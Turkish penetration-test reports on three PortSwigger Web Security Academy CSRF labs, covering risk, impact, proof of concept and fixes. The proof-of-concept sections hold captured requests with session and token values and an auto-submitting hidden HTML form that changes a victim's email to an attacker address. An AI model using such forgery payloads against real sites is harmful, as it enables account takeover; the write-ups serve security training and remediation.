SIZMA TESTİ RAPORU

Rapor Tarihi	-
Hazırlayan	Ömer Faruk Baysal
Test Türü	PortSwigger Web Academy Lab

1. Siteler Arası İstek Sahteciliği (CSRF)

Bu raporda PortSwigger Web Security Academy'de yer alan "CSRF vulnerability with no defenses" labı ele alınmıştır.

2. Yönetici Özeti

Yapılan güvenlik testinde, hedef uygulamanın e-posta adresi değiştirme işlevinde Siteler Arası İstek Sahteciliği (CSRF) zafiyeti tespit edilmiştir. Uygulama, bu işleme ait isteğin gerçekten kullanıcının kendi iradesiyle yapıldığını doğrulamamaktadır. Bu nedenle bir saldırgan, oturumu açık bir kullanıcıyı hazırladığı kötü niyetli bir sayfaya yönlendirerek, kullanıcının bilgisi ve onayı olmaksızın hesabına tanımlı e-posta adresini değiştirebilmektedir.

Zafiyet, hazırlanan bir kavram kanıtı (PoC) ile doğrulanmış; kurbanın e-posta adresinin saldırganın belirlediği bir adresle değiştirilebildiği gösterilmiştir. E-posta adresinin ele geçirilmesi, parola sıfırlama süreci aracılığıyla hesabın tümüyle ele geçirilmesine (account takeover) kadar ilerleyebileceğinden zafiyetin ivedilikle giderilmesi önerilmektedir.

3. Zafiyet Açıklaması

Hedef uygulamanın e-posta değiştirme işlevi (POST /my-account/change-email), durum değiştiren bir işlemi yalnızca oturum çerezine (session cookie) dayanarak yetkilendirmekte; isteğin kullanıcının kendi arayüzünden, bilinçli olarak gönderilip gönderilmediğini doğrulayan hiçbir mekanizma içermemektedir.

İstek incelendiğinde, gövdede yalnızca email parametresinin bulunduğu; tahmin edilemez bir CSRF belirteci (token) veya isteğin kaynağını doğrulamaya yönelik başka bir gizli alanın yer almadığı görülmüştür. Ayrıca isteğin Content-Type değeri application/x-www-form-urlencoded olduğundan, aynı istek herhangi bir JavaScript veya özel bir yapı gerektirmeksizin, standart bir HTML <form> öğesiyle farklı bir kaynaktan (cross-origin) birebir yeniden üretilebilmektedir. Bu koşulların bir araya gelmesi, işlevi Siteler Arası İstek Sahteciliği (CSRF) saldırısına açık hale getirmektedir.

4. Risk Seviyesi

Risk Seviyesi	Yüksek
CVSS v3.1 Skoru	8.1
CWE	CWE-352


5. Etki

Zafiyetin başarıyla istismar edilmesi durumunda saldırgan, oturumu açık bir kurbanın hesabına tanımlı e-posta adresini, kurbanın bilgisi ve onayı olmaksızın değiştirebilmektedir. Saldırı, kurbanın yalnızca saldırgan kontrolündeki bir sayfayı ziyaret etmesiyle, herhangi bir ek etkileşim gerektirmeden gerçekleşmektedir.


E-posta adresinin saldırgan tarafından belirlenen bir adresle değiştirilmesi, tek başına bir bütünlük ihlali oluşturmasının yanı sıra, uygulamanın parola sıfırlama sürecinin bu adres üzerinden işlemesi halinde hesabın tümüyle ele geçirilmesine (account takeover) olanak tanır. Bu durumda saldırgan, kurbanın hesabındaki kişisel verilere erişebilir ve hesap üzerinde kurban adına işlem yapabilir. Kimliğe bürünme yoluyla gerçekleştirilebilecek işlemler, uygulamanın niteliğine bağlı olarak itibar ve uyumluluk açısından da doğrudan etki yaratır.

6. Proof Of Concept

Uygulamaya geçerli kullanıcı bilgileriyle giriş yapılmış ve hesap sayfasındaki e-posta güncelleme işlevi kullanılmıştır. İşleme ait istek Burp Suite ile yakalanarak incelenmiştir:




Yakalanan istek, daha ayrıntılı incelenmek üzere Burp Repeater'a aktarılmıştır:



İstek incelendiğinde, gövdesinde yalnızca email parametresinin bulunduğu; herhangi bir CSRF belirteci (token) veya isteğin kaynağını doğrulamaya yönelik başka bir alanın yer almadığı görülmektedir. Buna göre sunucu, isteğin kullanıcının kendi iradesiyle gönderildiğini doğrulayamamaktadır.

İsteğin Content-Type değeri application/x-www-form-urlencoded olduğundan, aynı istek herhangi bir JavaScript veya özel bir yapı gerektirmeksizin, standart bir HTML <form> öğesiyle farklı bir kaynaktan (cross-origin) birebir yeniden üretilebilmektedir.

İşlemin yetkilendirmesi yalnızca session çerezine dayanmakta; isteğin kaynağını doğrulayan başka bir mekanizma bulunmamaktadır.



<form action="...change-email" method="POST"> : Form, hedef sitenin savunmasız endpoint'ine bir POST isteği kuracak şekilde ayarlandı. Orijinal Burp isteğindeki metot (POST) ve yol (/my-account/change-email) birebir taklit edildi.

method="POST" ve varsayılan encoding : HTML formları varsayılan olarak application/x-www-form-urlencoded ile gönderim yapar. Orijinal istek de aynı Content-Type'ı kullandığı için, form gönderimi meşru isteğin birebir aynısını üretir. CSRF'in bu labda mümkün olmasının sebebi de budur.

<input type="hidden" name="email" value="..."> : Orijinal istekteki tek parametre email olduğu için forma yalnızca bu alan eklendi. Değer, saldırganın belirlediği adrestir; hidden olması kurbanın hiçbir şey görmemesini sağlar.

<script>document.forms[0].submit();</script> : Formun kurban tarafından tıklanmaya gerek kalmadan, sayfa yüklenir yüklenmez otomatik gönderilmesini sağlar. Bu, "deliver to victim" senaryosunda saldırının kurban etkileşimi olmadan çalışması için gereklidir.

Hazırlanan kavram kanıtı "Deliver exploit to victim" ile kurbana teslim edildiğinde, sayfa yüklenir yüklenmez form otomatik olarak gönderilmiş ve kurbanın hesabına tanımlı e-posta adresi saldırganın belirlediği değerle değiştirilmiştir. İşlemin ardından lab "Solved" durumuna geçmiştir. Bu sonuç, isteğin farklı bir kaynaktan (cross-origin) gönderilmesine rağmen kurbanın oturum çerezinin tarayıcı tarafından otomatik eklenmesiyle sunucu tarafından meşru kabul edildiğini doğrular.

7. Çözüm Önerisi

CSRF belirteci (token) kullanılmalıdır. Durum değiştiren her istek için, oturuma bağlı, tahmin edilemez ve tek kullanımlık bir CSRF belirteci üretilmeli; bu belirteç sunucu tarafında her istekte doğrulanmalıdır. İsteğin belirteç içermemesi veya belirtecin geçersiz olması durumunda işlem reddedilmelidir.

İsteğin kaynağı sunucu tarafında doğrulanmalıdır. Durum değiştiren işlemlerde Origin ve Referer başlıkları kontrol edilerek, isteğin yalnızca uygulamanın kendi kaynağından kabul edilmesi sağlanmalıdır.

Tek bir kontrole güvenilmemelidir. Yukarıdaki önlemler savunma derinliği ilkesiyle birlikte uygulanmalı; herhangi bir kontrolün atlatılması durumunda diğerlerinin koruma sağlaması hedeflenmelidir.

Düzeltme sonrası yeniden test (retest) yapılmalıdır. Uygulanan önlemlerin zafiyeti gerçekten giderdiğini doğrulamak için, düzeltmenin ardından aynı işlev yeniden test edilmelidir.

8.Sonuç

Yapılan test sonucunda, hedef uygulamanın e-posta değiştirme işlevinin Siteler Arası İstek Sahteciliği (CSRF) zafiyetine açık olduğu tespit ve kavram kanıtı ile doğrulanmıştır. Zafiyet, hesabın tümüyle ele geçirilmesine kadar ilerleyebilecek etkisi nedeniyle yüksek risk seviyesinde değerlendirilmiş olup, önerilen önlemlerin uygulanarak ivedilikle giderilmesi tavsiye edilmektedir.

SIZMA TESTİ RAPORU

Rapor Tarihi	-
Hazırlayan	Ömer Faruk Baysal
Test Türü	PortSwigger Web Academy Lab

1. Siteler Arası İstek Sahteciliği (CSRF)

Bu raporda PortSwigger Web Security Academy'de yer alan "CSRF where token validation depends on request method" labı ele alınmıştır.

2. Yönetici Özeti

Yapılan güvenlik testinde, hedef uygulamanın e-posta adresi değiştirme işlevinde Siteler Arası İstek Sahteciliği (CSRF) zafiyeti tespit edilmiştir. Uygulama bu işlem için bir CSRF belirteci (token) doğrulaması uygulamakta; ancak bu doğrulama yalnızca POST metoduyla gönderilen isteklerde gerçekleştirilmekte, işlevin kabul ettiği GET metodunda ise uygulanmamaktadır. Bu eksiklik nedeniyle bir saldırgan, belirteç doğrulamasını atlatarak, oturumu açık bir kullanıcıyı hazırladığı kötü niyetli bir sayfaya yönlendirmek suretiyle, kullanıcının bilgisi ve onayı olmaksızın hesabına tanımlı e-posta adresini değiştirebilmektedir.

Zafiyet, hazırlanan bir kavram kanıtı (PoC) ile doğrulanmış; kurbanın e-posta adresinin saldırganın belirlediği bir adresle değiştirilebildiği gösterilmiştir. E-posta adresinin ele geçirilmesi, parola sıfırlama süreci aracılığıyla hesabın tümüyle ele geçirilmesine (account takeover) kadar ilerleyebileceğinden zafiyetin ivedilikle giderilmesi önerilmektedir.

3. Zafiyet Açıklaması

Hedef uygulamanın e-posta değiştirme işlevi (/my-account/change-email), durum değiştiren bu işlemi Siteler Arası İstek Sahteciliği'ne karşı korumak amacıyla bir CSRF belirteci (token) kullanmaktadır. Ancak bu belirteç yalnızca POST metoduyla gönderilen isteklerde doğrulanmakta; işlev aynı işlemi GET metoduyla da kabul edip gerçekleştirdiğinden, GET istekleri için herhangi bir belirteç doğrulaması yapılmamaktadır.

İşlemin CSRF'e karşı savunması istek metoduna bağımlı olduğundan, saldırgan isteği güvenli (safe) kabul edilen GET metoduna dönüştürerek belirteç doğrulamasını tamamen atlatabilmektedir. İstek bir CSRF belirteci içermek zorunda olmadığından, işlem standart bir HTML <form> öğesiyle farklı bir kaynaktan (cross-origin) yeniden üretilebilmekte ve bu durum işlevi Siteler Arası İstek Sahteciliği (CSRF) saldırısına açık hale getirmektedir.

4. Risk Seviyesi

Risk Seviyesi	Yüksek
CVSS v3.1 Skoru	8.1
CWE	CWE-352


5. Etki

Zafiyetin başarıyla istismar edilmesi durumunda saldırgan, oturumu açık bir kurbanın hesabına tanımlı e-posta adresini, kurbanın bilgisi ve onayı olmaksızın değiştirebilmektedir. Saldırı, kurbanın yalnızca saldırgan kontrolündeki bir sayfayı ziyaret etmesiyle, herhangi bir ek etkileşim gerektirmeden gerçekleşmektedir.

E-posta adresinin saldırgan tarafından belirlenen bir adresle değiştirilmesi, tek başına bir bütünlük ihlali oluşturmasının yanı sıra, uygulamanın parola sıfırlama sürecinin bu adres üzerinden işlemesi halinde hesabın tümüyle ele geçirilmesine (account takeover) olanak tanır. Bu durumda saldırgan, kurbanın hesabındaki kişisel verilere erişebilir ve hesap üzerinde kurban adına işlem yapabilir. Kimliğe bürünme yoluyla gerçekleştirilebilecek işlemler, uygulamanın niteliğine bağlı olarak itibar ve uyumluluk açısından da doğrudan etki yaratır.

6. Proof Of Concept

Uygulamaya geçerli kullanıcı bilgileriyle giriş yapılmış ve hesap sayfasındaki e-posta güncelleme işlevi kullanılmıştır. İşleme ait istek Burp Suite ile yakalanarak incelenmiştir:



Yakalanan istek, daha ayrıntılı incelenmek üzere Burp Repeater'a aktarılmıştır:

İstek incelendiğinde, gövdesinde email parametresine ek olarak bir csrf belirtecinin (token) bulunduğu görülmektedir. Bu, önceki laba kıyasla uygulamanın CSRF'e karşı bir savunma eklediğini göstermektedir.

Request

Pretty Raw Hex

```
POST /my-account/change-email HTTP/2
Host: 0a63006a03e6553f81268e3e00d4003b.web-security-academy.net
Cookie: session=jJRAFuLuyZ7DIt5Fln5utKTcHq8ERnAh
Content-Length: 62
Cache-Control: max-age=0
Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR,tr;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Origin: https://0a63006a03e6553f81268e3e00d4003b.web-security-academy.net
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a63006a03e6553f81268e3e00d4003b.web-security-academy.net/my-account?id
=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

email=deneme%40gmail.com&csrf=s4t5t7WzvxAbL0YMetRjL3A83oVYVY9Q
```

İstekteki csrf belirteci tamamen silinip istek yeniden gönderildiğinde, sunucu 400 Bad Request yanıtı döndürmektedir. Bu, POST metodu için CSRF belirteci doğrulamasının etkin biçimde çalıştığını göstermektedir.

Aynı istek, Burp Repeater'ın "Change request method" özelliğiyle GET metoduna dönüştürülmüş; csrf parametresi tamamen kaldırılarak gönderildiğinde sunucudan aşağıdaki yanıt alınmıştır:

HTTP/2 302 Found
Location: /my-account?id=wiener
X-Frame-Options: SAMEORIGIN
Content-Length: 0


Alınan 302 Found yönlendirmesi, isteğin sunucu tarafından kabul edilip işlendiğini göstermektedir. POST metodunda belirteç doğrulaması zorunluyken aynı işlemin GET metoduyla ve belirteç olmadan gerçekleştirilebilmesi, doğrulamanın yalnızca POST metoduna uygulandığını ve GET üzerinden atlatılabildiğini ortaya koymaktadır.

Request

Pretty Raw Hex

```
GET /my-account/change-email?email=denesame%40gmail.com HTTP/2
Host: 0a63006a03e6553f81268e3e00d4003b.web-security-academy.net
Cookie: session=jJRAFuLuyZ7DIt5Fln5utKTcHq8ERnAh
Cache-Control: max-age=0
Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR,tr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Origin: https://0a63006a03e6553f81268e3e00d4003b.web-security-academy.net
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a63006a03e6553f81268e3e00d4003b.web-security-academy.net/my-account?id
=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Yukarıdaki istekte, POST metodu GET metoduna dönüştürülmüş ve csrf parametresi kaldırılarak e-posta adresi başarıyla değiştirilmiştir.



E-posta adresinin değiştiği, hesap (my-account) sayfasında da görülmektedir.

Son olarak, aşağıdaki kavram kanıtı (PoC) exploit sunucusunda barındırılıp kurbana teslim edilmiştir. Sayfa yüklendiğinde form otomatik olarak GET isteğini göndermekte ve kurbanın e-posta adresi değiştirilmektedir:

```
<html>
 <body>
  <form action="https://0a63006a03e6553f81268e3e00d4003b.web-security-
academy.net/my-account/change-email" method="GET">
    <input type="hidden" name="email" value="pwned@attacker.com" />
  </form>
  <script>
   document.forms[0].submit();
  </script>
 </body>
```



7. Çözüm Önerisi

CSRF belirteci (token) doğrulaması istek metodundan bağımsız olarak uygulanmalıdır. Durum değiştiren her istek için, oturuma bağlı, tahmin edilemez ve tek kullanımlık bir CSRF belirteci üretilmeli; bu belirteç, metot (GET, POST vb.) ne olursa olsun sunucu tarafında her istekte doğrulanmalıdır. Belirteç doğrulamasının yalnızca belirli metotlara uygulanması, savunmanın atlatılmasına yol açar. İsteğin belirteç içermemesi veya belirtecin geçersiz olması durumunda işlem reddedilmelidir.

Durum değiştiren işlemler güvenli (safe) kabul edilen metotlarla gerçekleştirilmemelidir. GET gibi yan etkisiz olması beklenen metotlar veri değiştiren işlemler için kullanılmamalı; e-posta değiştirme gibi işlemler yalnızca POST benzeri metotlarla kabul edilmelidir.

İsteğin kaynağı sunucu tarafında doğrulanmalıdır. Durum değiştiren işlemlerde Origin ve Referer başlıkları kontrol edilerek, isteğin yalnızca uygulamanın kendi kaynağından kabul edilmesi sağlanmalıdır.

Tek bir kontrole güvenilmemelidir. Yukarıdaki önlemler savunma derinliği ilkesiyle birlikte uygulanmalı; herhangi bir kontrolün atlatılması durumunda diğerlerinin koruma sağlaması hedeflenmelidir.

Düzeltme sonrası yeniden test (retest) yapılmalıdır. Uygulanan önlemlerin zafiyeti gerçekten giderdiğini doğrulamak için, düzeltmenin ardından aynı işlev yeniden test edilmelidir.

8.Sonuç

Yapılan test sonucunda, hedef uygulamanın e-posta değiştirme işlevinin Siteler Arası İstek Sahteciliği (CSRF) zafiyetine açık olduğu tespit ve kavram kanıtı ile doğrulanmıştır. Uygulama bir CSRF belirteci doğrulaması içermekle birlikte, bu doğrulamanın yalnızca POST metoduna uygulanması ve işlevin GET metodunu da kabul etmesi nedeniyle savunma atlatılabilmektedir. Zafiyet, hesabın tümüyle ele geçirilmesine kadar ilerleyebilecek etkisi nedeniyle yüksek risk seviyesinde değerlendirilmiş olup, önerilen önlemlerin uygulanarak ivedilikle giderilmesi tavsiye edilmektedir.

SIZMA TESTİ RAPORU

Rapor Tarihi	-
Hazırlayan	Ömer Faruk Baysal
Test Türü	PortSwigger Web Academy Lab

1. Siteler Arası İstek Sahteciliği (CSRF)

Bu raporda PortSwigger Web Security Academy'de yer alan "CSRF where token validation depends on token being present" labı ele alınmıştır.

2. Yönetici Özeti

Yapılan güvenlik testinde, hedef uygulamanın e-posta adresi değiştirme işlevinde Siteler Arası İstek Sahteciliği (CSRF) zafiyeti tespit edilmiştir. Uygulama bu işlem için bir CSRF belirteci (token) doğrulaması uygulamakta; ancak bu doğrulama yalnızca belirteç istekte yer aldığında gerçekleştirilmektedir. İstek herhangi bir belirteç içermediğinde doğrulama tamamen atlanmakta ve işlem kabul edilmektedir. Bu mantık hatası nedeniyle bir saldırgan, isteğine belirteci hiç eklemeyerek doğrulamayı atlatabilmekte; oturumu açık bir kullanıcıyı hazırladığı kötü niyetli bir sayfaya yönlendirmek suretiyle, kullanıcının bilgisi ve onayı olmaksızın hesabına tanımlı e-posta adresini değiştirebilmektedir.

Zafiyet, hazırlanan bir kavram kanıtı (PoC) ile doğrulanmış; kurbanın e-posta adresinin saldırganın belirlediği bir adresle değiştirilebildiği gösterilmiştir. E-posta adresinin ele geçirilmesi, parola sıfırlama süreci aracılığıyla hesabın tümüyle ele geçirilmesine (account takeover) kadar ilerleyebileceğinden zafiyetin ivedilikle giderilmesi önerilmektedir.

3. Zafiyet Açıklaması

Hedef uygulamanın e-posta değiştirme işlevi (/my-account/change-email), durum değiştiren bu işlemi Siteler Arası İstek Sahteciliği'ne karşı korumak amacıyla bir CSRF belirteci (token) kullanmaktadır. Ancak belirteç doğrulaması yalnızca belirtecin istekte bulunması durumunda gerçekleştirilmekte; istek herhangi bir csrf parametresi içermediğinde doğrulama adımı tamamen atlanmakta ve işlem koşulsuz olarak kabul edilmektedir.

Bu durum, doğrulama mantığının "belirteç varsa kontrol et" biçiminde kurgulanmasından, "geçerli belirteç yoksa isteği reddet" koşulunun ise eksik bırakılmasından kaynaklanmaktadır. Sonuç olarak geçersiz bir belirteç reddedilirken, belirtecin hiç gönderilmemesi doğrulamayı devre dışı bırakmaktadır. Saldırgan, hazırladığı isteğe csrf parametresini hiç eklemeyerek doğrulamayı atlatabilmekte; işlem, standart bir HTML <form> öğesiyle farklı bir kaynaktan (cross-origin) belirteç olmaksızın yeniden üretilebilmektedir. Bu da işlevi CSRF saldırısına açık hale getirmektedir.

4. Risk Seviyesi

Risk Seviyesi	Yüksek
CVSS v3.1 Skoru	8.1
CWE	CWE-352


5. Etki

Zafiyetin başarıyla istismar edilmesi durumunda saldırgan, oturumu açık bir kurbanın hesabına tanımlı e-posta adresini, kurbanın bilgisi ve onayı olmaksızın değiştirebilmektedir. Saldırı, kurbanın yalnızca saldırgan kontrolündeki bir sayfayı ziyaret etmesiyle, herhangi bir ek etkileşim gerektirmeden gerçekleşmektedir.

